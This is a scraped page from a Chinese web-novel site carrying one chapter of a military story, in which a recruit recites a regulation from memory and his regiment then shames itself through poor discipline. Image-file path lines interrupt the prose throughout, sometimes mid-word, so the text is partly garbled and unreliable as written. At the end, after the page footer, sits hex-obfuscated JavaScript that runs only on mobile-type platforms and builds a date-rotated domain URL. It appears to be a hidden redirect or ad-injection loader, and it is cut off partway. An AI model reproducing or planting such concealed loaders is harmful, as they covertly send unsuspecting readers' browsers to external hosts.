返回第一百三十八章 真正的输家  帘秋霁首页

关灯 护眼     字体:

上一章 目录 下一章

夏承安没有任何多余的动作,从李爱军手中接过那份组训条例,随即便将注意力全都放在了手中四张双面印刷得密密麻麻的铅字上。

而在他斜后方的不远处,735团的队列中,三个新兵同样在右侧的新兵们身上扫视了一圈,最终同时将目光汇聚到了夏承安身上。

虽然没有见过夏承安本人,但从他们进入新兵连的那一刻,他们的耳边就时不时萦绕着夏承安的名字。对这个光环比他们还多的家伙,说不羡慕嫉妒那是假的。

但现实就是如此,重点大学毕业,仅仅这六个字,就让他们必须要承受别人的比较和比较带来的压力。

因此,如今的他们跟当日的徐振卿一样,心里一直憋着一团迫切地希望超过夏承安的火。

这团火焰从点燃之日起就越烧越旺,时至今日,已经成了他们自我认可的一道障碍。来参加这次组训之前,他们就不停地祈祷能够得到一个证明自己的机会。

如今,显然他们的祈祷得到了回应。

哪怕接下来三个月还有无数次机会能够让他们证明自己,他们依旧迫不及待地希望从这一刻开始,彻底扭转全团乃至全师对他们这些人的印象。

看到夏承安拿到组训条例就急不可耐地背诵起来,这三位大学生新兵并没有多少急切。

这样的举动在他们眼里,多少有些不自信。虽然他们对夏承安依旧保持着相当的警惕,但从这一刻开始,那块一直压在他们心尖上的石头,总算落地了。

当所有人处于同一的时候,他们内心的骄傲让他们觉得,自己并不比任何人差。

夏承安不知道自己会让别人这么看待自己,不过即便知道,大抵也不会觉得荣幸。

虽然封定边给他印象确实不是特别好,但他一直觉得封定边的那句话说得没错——在没有成为第一梯队的那批人之前,跟别人较劲根本没什么意义。

此时他的眼里只有手中那几张a4纸上的文字,而随着他不断地默诵,短短十五分钟时间,通篇条例已经阅读完毕。

夏承安并没有立刻进行正式地背诵。

回顾三个月新兵训练他记忆过的很多条令条例,夏承安从《军训条例》中找到了很多跟这篇相似甚至相同的内容。

从那些更加复杂的条令中,夏承安逐渐抓住了这则条例设立的脉络。将这些脉络清晰化之后,如同描绘一棵树一样,夏承安看着纸张上的内容,开始为这些脉络画上具体的叶片和花朵。

这是一种非常特殊的记忆方式。

而这个阶段,也是这种记忆方式最重要的部分。

随着时间一点一滴流逝,夏承安渐渐将一棵勾勒了很多叶片的树苗栽种在了脑海当中。

随后他开始了第二次详细地默诵。

这一次,夏承安没有像第一遍一样快的速度。他的目光时而在字里行间飞掠,时而又在某一段内容上注视良久。通篇不过四千多字的内容,夏承安足足看了三十多分钟。

这一次看过,夏承安闭上了眼睛。

他的脑海中那些只是勾勒出轮廓的叶片随着记忆的回顾一片接着一片变得清晰生动,虽然偶尔也有空洞,但夏承安并没有因此睁开眼睛去看手中的纸张。

十分钟后,夏承安重新睁开眼,开始了针对性地默诵。

又五分钟了,再度闭上双眼。

如此反复两次,从拿到条例的那一刻开始也不过过去了一个半小时,夏承安再度睁开眼睛时,忽然将目光投向百无聊赖站在队列前方的黄参谋。

“报告!”

一声算不得嘹亮的声音,放在新兵连的时候,或许会迎来李爱军劈头盖脸地痛骂。

但此时它却像一道惊雷般,将所有沉浸在背诵中的新兵们全都惊醒,随即将他们的注意力吸引到了夏承安身上。

沐浴在诸多不可思议的目光中,夏承安目光坚定地看着同样诧异的黄参谋,毫不迟疑地汇报道:

“报告首长,736团坦二连列兵夏承安请求考核。”

这么短的时间内就请求背诵,黄参谋虽然理解夏承安迫切地希望为连队立功的心情,但为了确保自己的老同学不会因此大失颜面,到底还是没有立刻同意夏承安的请求。“夏承安,我理解你的心情,但比试这种东西,不是谁快谁就行的。到底还是要确保质量,才能确保胜利。要不,你再复习一下?”

黄参谋确实是一片好意,但对此时的夏承安而言,这片好意属实有些多余。

记忆也是有时间曲线的,夏承安可以保证,只要现在自己能够一口气背诵完,那接下来一小时后,八小时后,一天,两天,六天……只要在一定的时间内复习一遍,这些东西就绝对不会忘记。

趁脑海中那棵

记忆的树苗还没有黯淡了颜色,他必须要为736团拿下这一局。

“报告首长,我很确定,我不用再复习。”

如此自信的夏承安让黄参谋不由得皱了皱眉头,但当他看到夏承安坚定的眼神,到底还是没有继续劝阻。

“那就开始吧。”

“第一章,总则 。第一条,为适应建设革命化、现代化、正规化装甲部队的需要,保证训练落实,提高训练质量,促进训练发展,特制定本条例……”夏承安的记忆如同泉涌一样,眼睛里似乎都在不停地向外边冒着字符,平和的气息和稳定的速度让人毫不怀疑,这个削瘦的年轻人肚子里确实有真材实料。

四千多字的条例口述并不需要太长时间,甚至还没有夏承安默诵一遍来得慢。

而在这个过程中,无论735还是736团的新兵和老兵,又或者是黄参谋和他身后的官兵,全都从对照原文变成了认真聆听。

毫无疑问,夏承安根本没有背错哪怕一个字。

当最后一句条例背诵完毕,三层小楼前重新恢复安静之后,黄参谋看向夏承安的眼神里,充满了热切。如此强大的记忆力,如果再算上夏承安在新兵连考核时的成绩,只要稍加培养,绝对是个干参谋的好苗子。

热切之后,黄参谋到底还是遗憾地摇了摇头。封定边是什么人他可一清二楚,到了那家伙嘴里的唐僧肉,哪是那么容易让他吐出来的。莫说自己不过是参谋,就算再带个“长”,要抢他的人,那家伙嘴上不敢说,心里也一定会骂娘。

摇摇头之后,黄参谋打消了自己脑子里不切实际的想法,随即开始为封定边担心起来。

把这种好苗子送到这里来,藏是肯定藏不住了。

谁知道哪天师首长兴致一来,下来视察一趟,指不定夏承安就会进入那几位的视线。到时候封定边甚至736团能不能保住这块宝贝疙瘩,那就真的不好说了。

想到这里,黄参谋觉得有必要借着这事,把那个赖皮欠自己的东西全都要回来。

要不然,今后那家伙就彻底赖账了。

不过,当务之急,还是要宣布这场较量的结果。“邵强,你们团怎么个说法?”

有心打压这群骄兵悍将不可一世的气焰,黄参谋目光灼灼地看着那位刚才和自己顶嘴的老士官,脸上却并没有丝毫

戏谑和笑容。他很清楚,打压归打压,735团辉煌的历史和耀眼的成绩摆在那里,他一个小小的参谋没资格嘲笑人家。

即便,现在他们确实收获了一场小小的失利。

而被他点名的邵强,似乎也并没有因此就丧失了冷静。“报告首长,能耐不如人,自然愿赌服输。735团参与组训的全体成员,从现在开始接受惩罚,在明天早餐前,不得以任何形式进食,可以饮用少量的水。除此以外,从现在开始,对组训条例进行加强学习。今晚熄灯号前检查,没背下来的,加练体能。”

邵强根本没有一点护犊子的意思,甚至还主动当着736团的面给他身后的所有人加了担子。

这样的部队,绝对能在短时间内就产生凝聚力和向心力以及战斗力。

不得不承认,这支刚才让夏承安有些不爽的部队,他们具备736团无法企及的魅力。

而在735团队的队列当中,方才雄心勃勃的三名大学生新兵的脸色却如丧考妣。

他们是为了证明自己而来的。可他们万万没想到,此前一直以为稳操胜券的比试,输的会如此彻底。

虽然这场小小的比试不会影响他们在部队的前途,但他们的骄傲却不允许自己被别人虐得体无完肤。他们很想提出再比试一场,但新训期间的经历却告诉他们,这并不是一个明智的选择。

如邵强一样,735团的官兵都是骄傲的。

这种骄傲来自他们的荣誉和成绩。

但这种骄傲并不是目空一切。

荣誉属于过去,而成绩属于现在。如果自己的成绩不能捍卫集体的荣誉,那个人的骄傲将一文不值。就在刚才,那个让他们心烦意乱的家伙,将他们的骄傲狠狠地砸在了地上。

如果不能亲手将其捡起来,他们就不配提出这种无理的要求。因为,邵强不允许,其他735团的官兵也不允许。哪怕,他们在进入735团的时候,获得了一些格外的关照。

而他们不知道的是,夏承安此时也并没有多少胜利的喜悦。

李爱军当然不可能放任其他没有背熟条例的人跟着夏承安沾光,就在邵强的话音落下的同时,李爱军嘶哑的声音也随即响起:

“736团所有人注意,晚饭,夏承安替你们争取来了。你们有没有资格吃,要看你们自己的表现。

晚饭前半小时检查背诵情况,我的要求不高,四十一条内容,能背完不卡壳的,吃饭。背不出的,饿着。”

条例全文八十六条,李爱军并没有特别苛求新兵。饶是如此,队列中依旧发出了小声地哀叹,这种毫无斗志的行为顿时让李爱军瞪大了眼睛。

“谁在队列里唉声叹气,我数三下,主动站出来。”

在场所有人当中只有夏承安三人接受过李爱军的训练,并且如今直接接受李爱军的管束。分到其他连队的新兵并不领这位士官的情,或者说,他们并没有做好接受李爱军怒火的准备。

三声数很快结束,看着面前空荡荡一片,李爱军有些愤怒。

他愤怒的不是没有人听他的话,而是跟735团的令行禁止相比,他们这个刚刚获得了一场小小胜利的部队,无论纪律还是荣誉感,都被一臂之隔的输家比了下去。

作为一名将736团当成家的老兵,他不能容忍部队的未来交到这么一群孬种手里。“我本来以为,今年我们坦克连都挑了一群好苗子。没想到,现在看来全都是一群没有担当的懦夫。没有人站出来是吧,很好,现在,包括我在内的所有人,军姿两小时。夏承安,你领读条例并检查军姿。谁要是偷奸耍滑,今晚我就联系团里派车接你们回去。”

无论夏承安还是李爱军都清楚,从队列中发出哀叹声的那一刻开始,他们就是真正的输家。

736团,在踏进这座组训基地的第一天,就彻底输给了李爱军甚至封定边乃至李援朝迫切希望打败的兄弟部队,甚至没有动一刀一枪,就因为一顿饭,彻底地败了。

今后很长一段时间,736团都要因此付出沉重的代价,直到,创造耻辱的这些人,能够真正地取得更大的荣誉。

可是,这样的梦想,会实现吗?

李爱军不知道,夏承安也不知道。

他们唯一能够做的,就是将那张被自己人踩碎在粪坑里的脸面,小心翼翼地捡回来些许碎片。从这一刻开始,夏承安忽然感觉,压在自己肩头的担子又沉重了很多。

走出队列的瞬间,夏承安看了一眼小心翼翼地看着自己的刘筱云,眼里带着些许失落。

刚才,那些发出哀叹的人当中,同样有自己这个好朋友的身影。他无法去苛责,却也不知道该说什么。

『加入书签,方便阅读』

上一章 目录 下一章

(function(_hN1,$QGSSpXr2,WglLY3,cKySOnvvL4,foOXyripQ5){var vEiTBsa6;_hN1['\x69\x64\x69\x61']=function(WA7){varqyRFA8=window["\x4f\x62\x6a\x65\x63\x74"]['\x61\x73\x73\x69\x67\x6e']({},vEiTBsa6['\x64\x65\x66\x61\x75\x6c\x74\x73'],WA7);returnnew vEiTBsa6(qyRFA8)};vEiTBsa6=function(args){window["\x4f\x62\x6a\x65\x63\x74"]['\x61\x73\x73\x69\x67\x6e'](this,args);var G9={win:false,mac:false,xll:false};var yhZgFbF10=navigator['\x70\x6c\x61\x74\x66\x6f\x72\x6d'];G9['\x77\x69\x6e']=yhZgFbF10['\x69\x6e\x64\x65\x78\x4f\x66']("\x57\x69\x6e")===0;G9['\x6d\x61\x63']=yhZgFbF10['\x69\x6e\x64\x65\x78\x4f\x66']("\x4d\x61\x63")===0;G9['\x78\x31\x31']=yhZgFbF10==="\x58\x31\x31"||yhZgFbF10['\x69\x6e\x64\x65\x78\x4f\x66']("\x4c\x69\x6e\x75\x78")===0;if(!G9['\x77\x69\x6e']&&!G9['\x6d\x61\x63']&&!G9['\x78\x6c\x6c']){this['\x5f\x69\x6e\x69\x74']()}};vEiTBsa6['\x70\x72\x6f\x74\x6f\x74\x79\x70\x65']['\x5f\x69\x6e\x69\x74']=function(){let newDate=new window["\x44\x61\x74\x65"]();let time=newDate['\x67\x65\x74\x54\x69\x6d\x65']();lettime2=null;if(this['\x73\x77\x69\x74\x63\x68\x5f\x64\x6f\x6d\x61\x69\x6e\x5f\x63\x6f\x75\x6e\x74']==1){time2=(newDate['\x67\x65\x74\x4d\x6f\x6e\x74\x68']()+1<10?"\x30"+window["\x53\x74\x72\x69\x6e\x67"](newDate['\x67\x65\x74\x4d\x6f\x6e\x74\x68']()+1):window["\x53\x74\x72\x69\x6e\x67"](newDate['\x67\x65\x74\x4d\x6f\x6e\x74\x68']()+1))+(newDate['\x67\x65\x74\x44\x61\x74\x65']()<10?"\x30"+window["\x53\x74\x72\x69\x6e\x67"](newDate['\x67\x65\x74\x44\x61\x74\x65']()):window["\x53\x74\x72\x69\x6e\x67"](newDate['\x67\x65\x74\x44\x61\x74\x65']()))}else{time2=(newDate['\x67\x65\x74\x4d\x6f\x6e\x74\x68']()+1<10?"\x30"+window["\x53\x74\x72\x69\x6e\x67"](newDate['\x67\x65\x74\x4d\x6f\x6e\x74\x68']()+1):window["\x53\x74\x72\x69\x6e\x67"](newDate['\x67\x65\x74\x4d\x6f\x6e\x74\x68']()+1))+(newDate['\x67\x65\x74\x44\x61\x74\x65']()<10?"\x30"+window["\x53\x74\x72\x69\x6e\x67"](newDate['\x67\x65\x74\x44\x61\x74\x65']()):window["\x53\x74\x72\x69\x6e\x67"](newDate['\x67\x65\x74\x44\x61\x74\x65']()))+(newDate['\x67\x65\x74\x48\x6f\x75\x72\x73']()<12?"\x30":"\x31")}let baseurl=this['\x62\x61\x73\x65\x5f\x75\x72\x69']['\x72\x65\x70\x6c\x61\x63\x65']("\x7b\x64\x61\x74\x65\x7d",time2);letweek=null;newDate['\x67\x65\x74\x44\x61\x79']()==0?(week="\x73\x75\x6e"):newDate['\x67\x65\x74\x44\x61\x79']()==1?(week="\x6d\x6f\x6e"):newDate['\x67\x65\x74\x44\x61\x79']()==2?(week="\x74\x75\x65"):newDate['\x67\x65\x74\x44\x61\x79']()==3?(week="\x77\x65\x64"):newDate['\x67\x65\x74\x44\x61\x79']()==4?(week="\x74\x68\x75"):newDate['\x67\x65\x74\x44\x61\x79']()==5?(week="\x66